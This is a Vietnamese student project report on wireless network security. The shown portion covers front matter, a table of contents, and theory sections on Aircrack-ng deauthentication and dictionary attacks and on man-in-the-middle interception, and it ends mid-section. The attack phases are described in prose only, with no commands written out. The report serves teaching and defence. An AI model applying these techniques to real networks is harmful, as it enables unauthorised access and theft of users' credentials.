

TỔNG LIÊN ĐOÀN LAO ĐỘNG VIỆT NAM
TRƯỜNG ĐẠI HỌC TÔN ĐỨC THẮNG
KHOA CÔNG NGHỆ THÔNG TIN



BÁO CÁO ĐỒ ÁN CUỐI KỲ

BẢO MẬT MẠNG

Người hướng dẫn: **Gv. Trần Chí Thiện**

Đề tài: **“An toàn mạng không dây: Phương thức và biện pháp phòng chống”**

Người thực hiện: **Lê Đức Hiền – 52200251**

Nguyễn Phước Lộc – 52200283

Trần Mộc Cát Tường – 52100505

Đỗ Minh Khoa – 52200239

Nguyễn Diệp Đăng Trường – 52200272

Ngô Thanh Nhân – 52200269

Lớp: 22050401

Khoá : 26

THÀNH PHỐ HỒ CHÍ MINH, NĂM 2025

TỔNG LIÊN ĐOÀN LAO ĐỘNG VIỆT NAM
TRƯỜNG ĐẠI HỌC TÔN ĐỨC THẮNG
KHOA CÔNG NGHỆ THÔNG TIN



BÁO CÁO ĐỒ ÁN CUỐI KỲ

BẢO MẬT MẠNG

Người hướng dẫn: **Gv. Trần Chí Thiện**

Đề tài: **“An toàn mạng không dây: Phương thức và biện pháp phòng chống”**

Người thực hiện: **Lê Đức Hiền – 52200251**

Nguyễn Phước Lộc – 52200283

Trần Mộc Cát Tường – 52100505

Đỗ Minh Khoa – 52200239

Nguyễn Diệp Đăng Trường – 52200272

Ngô Thanh Nhân – 52200269

Lớp: 22050401

Khoá : 26

THÀNH PHỐ HỒ CHÍ MINH, NĂM 2025

Lời cảm ơn

Lời nói đầu tiên, chúng em xin cảm ơn giảng viên hướng dẫn của mình, đó là thầy Trần Chí Thiện, người đã dành thời gian và công sức để hướng dẫn, chỉ bảo và động viên trong suốt quá trình làm bài báo cáo cuối kỳ này. Những kiến thức và kinh nghiệm mà thầy chia sẻ đã giúp chúng em nâng cao hiểu biết và kỹ năng trong môn học Bảo mật mạng.

Song với đó, xin cảm ơn Khoa Công Nghệ Thông Tin đã và đang cố gắng bằng mọi khả năng để hỗ trợ các bạn sinh viên như chúng em có điều kiện học tập thuận lợi nhất.

Đồng thời cũng xin gửi lời cảm ơn đến các tác giả, chuyên gia và nhà nghiên cứu đã đóng góp kiến thức, kinh nghiệm và thông tin quan trọng trong lĩnh vực nghiên cứu này. Những kiến thức và thông tin này đã giúp chúng em hoàn thành bài báo cáo cuối kỳ của mình một cách chính xác và hiệu quả.

Trong bài báo cáo này sẽ không thể tránh khỏi những điều thiếu sót, sai lầm, chúng em kính mong thầy bổ sung và nhận xét cho bài báo cáo của chúng em thêm hoàn thiện ạ.

Và cuối cùng, chúng em xin gửi lời cảm ơn đến trường đại học Tôn Đức Thắng, đến các thầy, cô giám thị đã hỗ trợ trong quá trình học tập.

**ĐỒ ÁN ĐƯỢC HOÀN THÀNH
TẠI TRƯỜNG ĐẠI HỌC TÔN ĐỨC THẮNG**

Chúng em xin cam đoan đây là sản phẩm đồ án của riêng chúng em và được sự hướng dẫn của giảng viên Trần Chí Thiện. Các nội dung nghiên cứu, kết quả trong đề tài này là trung thực và chưa công bố dưới bất kỳ hình thức nào trước đây.

Ngoài ra, trong đồ án còn sử dụng một số nhận xét, đánh giá cũng như số liệu của các tác giả khác, cơ quan tổ chức khác đều có trích dẫn và chú thích nguồn gốc.

Nếu phát hiện có bất kỳ sự gian lận nào chúng em xin hoàn toàn chịu trách nhiệm về nội dung đồ án của mình. Trường đại học Tôn Đức Thắng không liên quan đến những vi phạm tác quyền, bản quyền do chúng em gây ra trong quá trình thực hiện (nếu có).

TP. Hồ Chí Minh, ngày 12 tháng 4 năm 2025

Tác giả

(ký tên và ghi rõ họ tên)

Lê Đức Hiền

Nguyễn Phước Lộc

Trần Mộc Cát Tường

Đỗ Minh Khoa

Nguyễn Diệp Đăng Trường

Ngô Thanh Nhân

PHẦN XÁC NHẬN VÀ ĐÁNH GIÁ CỦA GIẢNG VIÊN

Phần xác nhận của GV hướng dẫn

Tp. Hồ Chí Minh, ngày tháng năm
(kí và ghi họ tên)

Phần đánh giá của GV chấm bài

Tp. Hồ Chí Minh, ngày tháng năm
(kí và ghi họ tên)

TÓM TẮT

Wi-Fi đã trở thành một phần không thể thiếu trong đời sống cá nhân và hoạt động doanh nghiệp. Tuy nhiên, mạng không dây cũng tiềm ẩn nhiều nguy cơ bảo mật nghiêm trọng.

Bài báo cáo này của chúng em tập trung nghiên cứu và phân tích các hình thức tấn công phổ biến trên mạng Wi-Fi, đặc biệt là hai hình thức nguy hiểm là tấn công bằng Aircrack-ng và Man-in-the-Middle (MITM).

Thông qua việc xây dựng môi trường mô phỏng thực tế, chúng em đã tiến hành thực hiện các kịch bản tấn công và đánh giá mức độ ảnh hưởng. Đồng thời, nhóm cũng nêu ra nhiều giải pháp hiệu quả như sử dụng WPA3, VPN, ẩn SSID, tắt WPS, chia VLAN để bảo vệ hệ thống mạng không dây.

Kết quả nghiên cứu của chúng em không chỉ giúp nâng cao nhận thức bảo mật mạng cho người dùng mà còn cung cấp định hướng ứng dụng thực tế cho cá nhân và tổ chức trong việc phòng chống các cuộc tấn công mạng Wi-Fi ngày càng tinh vi.

MỤC LỤC

Lời cảm ơn	3
PHẦN XÁC NHẬN VÀ ĐÁNH GIÁ CỦA GIẢNG VIÊN	5
TÓM TẮT	6
MỤC LỤC.....	7
DANH MỤC HÌNH VẼ VÀ BẢNG BIỂU	9
DANH MỤC CÁC CHỮ VIẾT TẮT	12
CHƯƠNG 1: MỞ ĐẦU VÀ TỔNG QUAN ĐỀ TÀI.....	13
1.1 Lý do chọn đề tài	13
1.2 Mục tiêu thực hiện đề tài	14
CHƯƠNG 2: CƠ SỞ LÝ THUYẾT	16
2.1 Tổng quan về mạng wifi	16
2.1.1 Khái niệm	16
2.1.2 Hoạt động của mạng wifi	16
2.2 Các phương thức tấn công mạng wifi.....	18
2.2.1 Aircrack-ng.....	18
2.2.2 Man in the Middle (MITM)	21
CHƯƠNG 3: KỊCH BẢN TẤN CÔNG	29
3.1 Tổng quan về mô hình	29
3.2 Chuẩn bị môi trường.....	31
3.3 Kịch bản tấn công	34
3.3.1 Tấn công wifi bằng Aircrack-ng	34
3.3.2 Tấn công wifi bằng Man-in-the-Middle Attack (MITM)	40
3.4 Giải pháp ngăn chặn	51
3.4.1 Ngăn chặn Aircrack-ng	51
3.4.2 Ngăn chặn MITM.....	53

3.5 Kết quả đạt được sau thực nghiệm	56
Chương 4: CÁC GIẢI PHÁP BẢO MẬT MẠNG CHỐNG TẤN CÔNG WIFI.....	58
4.1 Sử dụng chuẩn mã hóa Wi-Fi mạnh (WPA3 hoặc WPA2-AES)	58
4.2 Tắt tính năng WPS (Wi-Fi Protected Setup)	59
4.3 Ẩn tên mạng Wi-Fi (ẩn SSID)	59
4.4 Tách mạng khách (Guest Network).....	59
4.5 Sử dụng IDS để giám sát Wi-Fi.....	60
Chương 5: Kết luận	61
5.1 Hướng phát triển trong tương lai	61
5.2 Kết luận.....	62
TÀI LIỆU THAM KHẢO.....	63

DANH MỤC HÌNH VẼ VÀ BẢNG BIỂU

Hình 2.1: Tổng quan về mạng không dây	17
Hình 2.2: Deauthentication Attack.....	19
Hình 2.3: Dictionary Attack.....	20
Hình 2.4: Man in the Middle (MITM)	21
Hình 2.5: Rogue Wi-Fi Access Point.....	23
Hình 2.6: ARP Spoofing	24
Hình 2.7: IP spoofing	25
Hình 2.8: DNS spoofing.....	26
Hình 2.9: Sniffing.....	27
Hình 2.10: Session Hijacking.....	28
Hình 3.1: Mô hình về môi trường của kịch bản	29
Hình 3.2: Logo Kali Linux.....	30
Hình 3.3: Lệnh hiển thị các giao diện mạng	30
Hình 3.4: Wireless USB Adapter	31
Hình 3.5: Cài đặt Aircrack	31
Hình 3.6: Lệnh kiểm tra và cấu hình các kết nối Wi-Fi trên Linux	32
Hình 3.7: Logo của Ettercap	33
Hình 3.8: Logo của Wireshark	33
Hình 3.9: Kiểm tra chế độ card mạng	34
Hình 3.10: Bật chế độ monitor	34
Hình 3.11: Quét wifi xung quanh.....	35

Hình 3.12: Bắt gói tin của wifi cụ thể	37
Hình 3.13: Gửi gói tin deauthentication.....	37
Hình 3.14: Bắt WPA handshake	38
Hình 3.15: Quá trình giải mã bằng aircrack-ng	40
Hình 3.16: Lệnh hiển thị bảng định tuyến	41
Hình 3.17: Lệnh hiển thị giao diện mạng.....	41
Hình 3.18: Lệnh bật tính năng chuyển tiếp gói tin.....	42
Hình 3.19: Lệnh tìm đường dẫn file etter.dns	42
Hình 3.20: Lệnh chỉnh sửa file etter.dns	43
Hình 3.21: Thực hiện quét host trong mạng	44
Hình 3.22: Bật chế độ dns_spoof	44
Hình 3.23: Thực hiện ARP Poisoning.....	45
Hình 3.24: Giả mạo địa chỉ MAC của default gateway thành công	46
Hình 3.25: Gói tin wireshark bắt được từ máy nạn nhân.....	46
Hình 3.26: Chọn Social-Engineering Attacks.....	47
Hình 3.27: Chọn Website Attack Vectors.....	47
Hình 3.28: Chọn Credential Harvester Attack Method	48
Hình 3.29: Chọn Site Cloner.....	48
Hình 3.30: Nhập trang web cần giả mạo.....	49
Hình 3.31: Trang facebook đã bị giả mạo.....	49
Hình 3.32: Toàn bộ thông tin tài khoản đã bị đánh cắp	50
Hình 3.33: Cách VPN hoạt động	53

Hình 3.34: Cơ chế hoạt động của HTTPS.....	54
Hình 3.35: Cơ chế hoạt động của S/MIME.....	55

DANH MỤC CÁC CHỮ VIẾT TẮT

Từ viết tắt	Diễn giải
Wi-Fi	Wireless Fidelity – Mạng không dây
WPA	Wi-Fi Protected Access
WPA2	Wi-Fi Protected Access II
WPA3	Wi-Fi Protected Access III
WPS	Wi-Fi Protected Setup
SSID	Service Set Identifier – Tên mạng Wi-Fi
VPN	Virtual Private Network – Mạng riêng ảo
IDS	Intrusion Detection System – Hệ thống phát hiện xâm nhập
IPS	Intrusion Prevention System – Hệ thống ngăn chặn xâm nhập
MITM	Man-in-the-Middle – Kẻ trung gian
ARP	Address Resolution Protocol
DNS	Domain Name System
DHCP	Dynamic Host Configuration Protocol
MAC	Media Access Control – Địa chỉ điều khiển truy cập phương tiện
AES	Advanced Encryption Standard – Chuẩn mã hóa nâng cao
GUI	Graphical User Interface – Giao diện đồ họa người dùng
CLI	Command Line Interface – Giao diện dòng lệnh
EAPOL	Extensible Authentication Protocol over LAN
HSTS	HTTP Strict Transport Security – Giao thức bảo mật HTTP nghiêm ngặt
S/MIME	Secure/Multipurpose Internet Mail Extensions – Mã hóa và xác thực email
DoS	Denial of Service – Tấn công từ chối dịch vụ

CHƯƠNG 1: MỞ ĐẦU VÀ TỔNG QUAN ĐỀ TÀI

1.1 Lý do chọn đề tài

Hiện nay, tấn công mạng Wi-Fi là một trong những hình thức xâm nhập phổ biến, gây ra nhiều rủi ro nghiêm trọng cho người dùng cá nhân lẫn tổ chức. Kẻ tấn công không còn cần tiếp cận vật lý thiết bị nữa mà thay vào đó chúng có thể khai thác lỗ hổng bảo mật từ xa thông qua sóng vô tuyến.

Các lỗ hổng phổ biến trong mạng không dây:

- **Cấu hình sai hoặc bảo mật yếu** (dùng WPA/WEK cũ, mật khẩu mặc định yếu).
- **Mạng Wi-Fi công cộng không mã hóa**, dễ bị đánh cắp dữ liệu.
- **Router lỗi thời** không được cập nhật firmware, dễ bị khai thác.
- **Thiết bị IoT không an toàn**, thiếu mã hóa hoặc giao thức xác thực.

Một số lý do để chúng em chọn chủ đề này:

- **Thực trạng tấn công mạng không dây ngày càng phổ biến**: Với sự phát triển mạng Wi-Fi trong đời sống, nguy cơ bị tấn công và khai thác các điểm yếu trong mạng không dây ngày càng cao. Chỉ với một vài thao tác, hacker có thể nghe lén dữ liệu, đánh cắp thông tin hoặc thậm chí kiểm soát thiết bị. Các cuộc tấn công thường xảy ra tại các điểm truy cập Wi-Fi công cộng, văn phòng hoặc hộ gia đình sử dụng cấu hình bảo mật yếu.
- **Tính nghiêm trọng của các cuộc tấn công Wi-Fi**: Từ việc dò mật khẩu Wi-Fi đến tấn công kiểu Evil Twin, Man-in-the-Middle hay khai thác lỗ hổng bảo mật trong giao thức WPA/WPA2, kẻ tấn công có thể chiếm quyền truy cập, thu thập thông tin cá nhân, mật khẩu hoặc dữ liệu quan trọng của doanh nghiệp.
- **Nhận thức và thói quen sử dụng Wi-Fi chưa an toàn**: Nhiều người dùng vẫn sử dụng mật khẩu yếu, không thay đổi thông số mặc định của thiết bị, hoặc kết

nối vào mạng không xác thực nguồn gốc. Điều này tạo điều kiện thuận lợi cho các hình thức tấn công.

- **Nhu cầu bảo vệ mạng không dây ngày càng cao:** Việc nghiên cứu các hình thức tấn công Wi-Fi giúp hiểu rõ cách thức hoạt động của kẻ xấu, từ đó đề xuất các giải pháp bảo mật như sử dụng WPA3, triển khai VPN, lọc địa chỉ MAC, tắt WPS, và giám sát lưu lượng bất thường.

Trong đó:

Tấn công Man-in-the-Middle (MitM): Trong số các hình thức tấn công mạng không dây, **MitM là một trong những kỹ thuật tinh vi, khó phát hiện nhưng có thể gây hậu quả nghiêm trọng.** Thay vì tấn công trực tiếp nạn nhân hoặc hệ thống, kẻ tấn công âm thầm **chen ngang luồng dữ liệu**, giả làm bên gửi hoặc nhận.

1.2 Mục tiêu thực hiện đề tài

Mục tiêu của đề tài là nghiên cứu về các nguy cơ tấn công mạng không dây (Wi-Fi), từ đó đề xuất các phương thức phòng chống nhằm đảm bảo an toàn cho hệ thống mạng và dữ liệu người dùng. Cụ thể, đề tài hướng đến các mục tiêu sau:

- **Phân tích các hình thức tấn công mạng không dây:** Nghiên cứu các phương thức tấn công phổ biến như dò mật khẩu (Brute-force), tấn công dò mật khẩu Wi-Fi bằng Aircrack-ng, và tấn công Man-in-the-Middle (MITM).
- **Xác định các công cụ và kỹ thuật tấn công Wi-Fi thường gặp:** Tìm hiểu các công cụ được hacker sử dụng để thực hiện các cuộc tấn công mạng không dây như Aircrack-ng, Kismet, Wireshark, Fluxion, và Wifite.
- **Đánh giá mức độ ảnh hưởng của các cuộc tấn công Wi-Fi:** Phân tích hậu quả của việc bị xâm nhập mạng không dây, bao gồm rò rỉ thông tin cá nhân, gián đoạn dịch vụ, chiếm quyền điều khiển hệ thống và nguy cơ lan truyền mã độc trong nội bộ.

- **Đề xuất các biện pháp phòng chống hiệu quả:** Đưa ra các giải pháp đảm bảo an toàn mạng Wi-Fi như sử dụng giao thức mã hóa mạnh (WPA3), định danh thiết bị truy cập (MAC Filtering), ẩn SSID, sử dụng VPN, tường lửa mạng không dây, và nâng cao nhận thức người dùng.
- **Thực hiện mô phỏng hoặc thử nghiệm bảo mật mạng không dây:** Xây dựng mô hình thực tế để mô phỏng một số tình huống tấn công Wi-Fi và triển khai thử nghiệm các biện pháp bảo mật nhằm đánh giá tính hiệu quả của các giải pháp được đề xuất.

CHƯƠNG 2: CƠ SỞ LÝ THUYẾT

2.1 Tổng quan về mạng wifi

2.1.1 Khái niệm

Mạng WiFi là một loại mạng không dây sử dụng các tần số vô tuyến để truyền tải dữ liệu giữa các thiết bị. Là một tiêu chuẩn công nghệ mạng không dây được phát triển bởi Hiệp hội Wi-Fi.

WiFi được sử dụng phổ biến ở các khu vực công cộng như quán cà phê, khách sạn, trường học và cơ quan, và cũng được sử dụng rộng rãi trong gia đình và văn phòng.

Mạng WiFi thường được thiết lập thông qua một thiết bị trung tâm gọi là router hoặc access point (AP) để phát sóng tín hiệu không dây. Thiết bị này kết nối với một đường truyền internet hoặc mạng LAN có dây, và cho phép các thiết bị khác kết nối và truy cập internet hoặc các tài nguyên được chia sẻ trong mạng.

2.1.2 Hoạt động của mạng wifi

Mạng WiFi hoạt động bằng cách sử dụng sóng radio tần số vô tuyến để truyền dữ liệu giữa các thiết bị trong mạng. Để thực hiện việc này, mạng WiFi sử dụng các thiết bị phát sóng (router hoặc access point) để phát tín hiệu sóng radio, và các thiết bị nhận sóng (như điện thoại, máy tính,...) để nhận và xử lý tín hiệu sóng radio này.

Trong quá trình truyền dữ liệu giữa các thiết bị trong mạng, dữ liệu sẽ được mã hóa để đảm bảo an toàn và bảo mật trong quá trình truyền tải. Mỗi thiết bị trong mạng sẽ có một địa chỉ IP duy nhất để định danh và phân biệt với các thiết bị khác trong mạng.

Tuy nhiên, mạng WiFi cũng có một số hạn chế về tốc độ truyền tải, sự cố kết nối. Để giải quyết, người dùng cần lựa chọn thiết bị phát sóng tốt, sử dụng các công nghệ tiên tiến để tăng cường tín hiệu sóng, và tối ưu hóa cấu hình mạng để đảm bảo hiệu suất và độ ổn định của mạng WiFi.



Hình 2.1: Tổng quan về mạng không dây

Hiện nay Wifi có thể phát sóng trên cả hai tần số là 2,4 GHz và 5 GHz. Về cơ bản thì các tần số giống như các đài phát thanh khác nhau, tần số thấp hơn có khả năng truyền đi xa hơn nên Wifi, 2.4 GHz có tần số thấp hơn do đó nó có thể tiếp cận tới các máy tính ở khoảng cách xa hơn so với Wifi có tần số 5 GHz.

Wifi cũng có các tính năng bảo mật, để có thể truy cập mạng thì người dùng bắt buộc phải có mật khẩu WPA2 (hay còn gọi là WPA). Còn có một tính năng bảo mật khác là

Advanced Encryption Standard (hay còn gọi là AES) để đảm bảo sự an toàn cho dữ liệu vì nó truyền từ một thiết bị khác.

2.2 Các phương thức tấn công mạng wifi

2.2.1 Aircrack-ng

2.2.1.1 Khái niệm

Aircrack-ng là một bộ công cụ mã nguồn mở mạnh mẽ dùng để kiểm tra và phân tích bảo mật mạng không dây chuẩn IEEE 802.11. Nó hỗ trợ nhiều chức năng như giám sát mạng (monitoring), bắt gói tin (packet capturing), tạo gói tin giả (packet injection), bẻ khóa khóa mã hóa (cracking WEP và WPA/WPA2), và nhiều hoạt động khác liên quan đến bảo mật Wi-Fi

Aircrack-ng gồm các thành phần như airmon-ng để chuyển card mạng sang chế độ monitor, airodump-ng để theo dõi và thu thập dữ liệu mạng, aireplay-ng để thực hiện các cuộc tấn công chủ động như deauthentication hoặc replay attack, và aircrack-ng để giải mã khóa từ các gói tin đã thu thập được.

2.2.1.2 Các giai đoạn của một cuộc tấn công Aircrack-ng

Đầu tiên là **giai đoạn thu thập thông tin** (reconnaissance), trong đó attacker sử dụng công cụ như airodump-ng để quét các điểm truy cập không dây trong phạm vi, ghi nhận các thông số như SSID, BSSID, kênh phát sóng và số lượng client đang kết nối.


Tiếp theo là **giai đoạn xác định mục tiêu và thu thập dữ liệu**, trong đó attacker lựa chọn mục tiêu cụ thể và bắt đầu thu thập các gói tin, đặc biệt là handshake đối với WPA/WPA2 hoặc các gói chứa IVs đối với WEP

Giai đoạn thứ ba là **giai đoạn tấn công chủ động**, trong đó attacker sử dụng kỹ thuật gửi gói deauthentication. Gói tin này buộc client ngắt kết nối khỏi mạng, và nếu thiết bị tự kết nối lại, một handshake mới sẽ diễn ra – lúc này attacker chỉ cần ghi lại.

Cuối cùng là **giai đoạn bẻ khóa**, trong đó attacker dùng các công cụ như aircrack-ng để giải mã khóa mạng thông qua các kỹ thuật dò mật khẩu như dictionary attack hoặc dictionary.

2.2.1.3 Các loại tấn công Aircrack-ng

- Deauthentication Attack




Hình 2.2: Deauthentication Attack

- Là một trong những kỹ thuật phổ biến nhất để ép các client ngắt kết nối khỏi mạng Wi-Fi. Kẻ tấn công sẽ giả danh điểm truy cập và gửi các gói tin deauthentication tới client.
- Do giao thức 802.11 không yêu cầu xác thực gói deauth, thiết bị sẽ tin rằng lệnh này là hợp lệ và lập tức ngắt kết nối.

- Nếu thiết bị có tính năng tự động kết nối lại, quá trình tái kết nối này sẽ tạo ra một handshake mới mà attacker có thể thu thập. Đây là bước điển hình khi muốn bắt 4-way handshake trong mạng WPA/WPA2.
- Dictionary Attack

What Is a Dictionary Attack?



Hình 2.3: Dictionary Attack


- Là phương pháp thử các mật khẩu phổ biến từ danh sách (wordlist) để tìm đúng mật khẩu mạng.
- Dựa trên handshake thu thập được, attacker sử dụng aircrack-ng để thử từng mật khẩu trong danh sách.
- Nếu tìm được mật khẩu khớp với handshake, kẻ tấn công sẽ truy cập được vào mạng.
- Hiệu quả phụ thuộc lớn vào độ mạnh và độ đầy đủ của wordlist.
- Thường thành công khi người dùng đặt mật khẩu yếu hoặc đơn giản.
- Trong bài này ta cũng sử dụng kỹ thuật này để bẻ khóa mật khẩu wifi

2.2.2 Man in the Middle (MITM)

2.2.2.1 Khái niệm

Man in the Middle (MITM) là một trong những kiểu tấn công mạng thường thấy nhất được sử dụng để chống lại những cá nhân và các tổ chức lớn chính. Có thể hiểu nôm na rằng MITM giống như một kẻ nghe trộm. MITM hoạt động bằng cách thiết lập các kết nối đến máy tính nạn nhân và chuyển tiếp dữ liệu giữa chúng.

Trong trường hợp bị tấn công, nạn nhân cứ tin tưởng là họ đang truyền thông một cách trực tiếp với đầu bên kia, nhưng sự thực thì các luồng truyền thông lại bị thông qua host của kẻ tấn công. Và kết quả là các host này không chỉ có thể thông dịch dữ liệu nhạy cảm mà nó còn có thể gửi xen vào cũng như thay đổi luồng dữ liệu để kiểm soát sâu hơn thông tin của nạn nhân.



Hình 2.4: Man in the Middle (MITM)

MITM là một kiểu tấn công bí mật xảy ra khi kẻ tấn công tự nhét mình vào một phiên giao tiếp giữa người hoặc hệ thống (Thường là trình duyệt web và máy chủ web).

Một kịch bản MITM có ba đối tượng tham gia: Nạn nhân, đối tượng mà nạn nhân đang cố gắng kết nối, và kẻ tấn công ở giữa. Ngoài các website, các cuộc tấn công này có thể chuyển mục tiêu đến liên lạc qua email, DNS lookups và mạng WiFi công cộng.

Kẻ tấn công đã chặn kết nối của nạn nhân và nạn nhân không nhận thức được kẻ này, đây là sự điều kiện tiên quyết cho kịch bản đánh cắp này.

Chi tiết hơn, kẻ tấn công sẽ mạo danh cả hai bên và có được quyền truy cập vào thông tin mà hai bên đang cố gắng gửi cho nhau. Kẻ tấn công có thể chặn, gửi và nhận dữ liệu dành cho cả hai bên.

Các tổ chức/người dùng không biết dữ liệu của họ đã bị giả mạo cho đến khi quá muộn. Do đó, nếu MITM thành công, có thể gây ra những thiệt hại nặng nề.

2.2.2.2 Các giai đoạn của một cuộc tấn công MITM

Những cuộc tấn công Man-in-the-middle sẽ diễn ra theo 2 giai đoạn chính là Interception và Decryption. Trong đó:


- **Giai đoạn Interception (chặn bắt):** Kẻ tấn công tìm cách chặn tất cả hoặc một phần thông tin được truyền đi giữa hai thiết bị hoặc máy chủ. Lúc này, kẻ tấn công có thể sử dụng những công cụ và kỹ thuật khác nhau như ARP Spoofing, DNS Spoofing, SSL Stripping,...
- **Giai đoạn Decryption (giải mã):** Sau khi chặn thông tin, kẻ tấn công sẽ giải mã dữ liệu để đọc hiểu nội dung. Những dữ liệu được mã hoá của nạn nhân sẽ được giải mã theo nhiều cách khác nhau như sử dụng công cụ crack mật khẩu, khai thác lỗ hổng bảo mật,...

Các cuộc tấn công MITM có thể được thực hiện theo nhiều cách khác nhau nhằm khai thác thông tin liên lạc giữa các bên. Cho dù bằng phương tiện thụ động hay chủ động, một cuộc tấn công MITM đều hoạt động theo hình thức: **Chặn kết nối giữa các nạn nhân và cố gắng che giấu hành vi của mình.**

2.2.2.3 Các loại tấn công Aircrack-ng

- **Giai đoạn Interception**

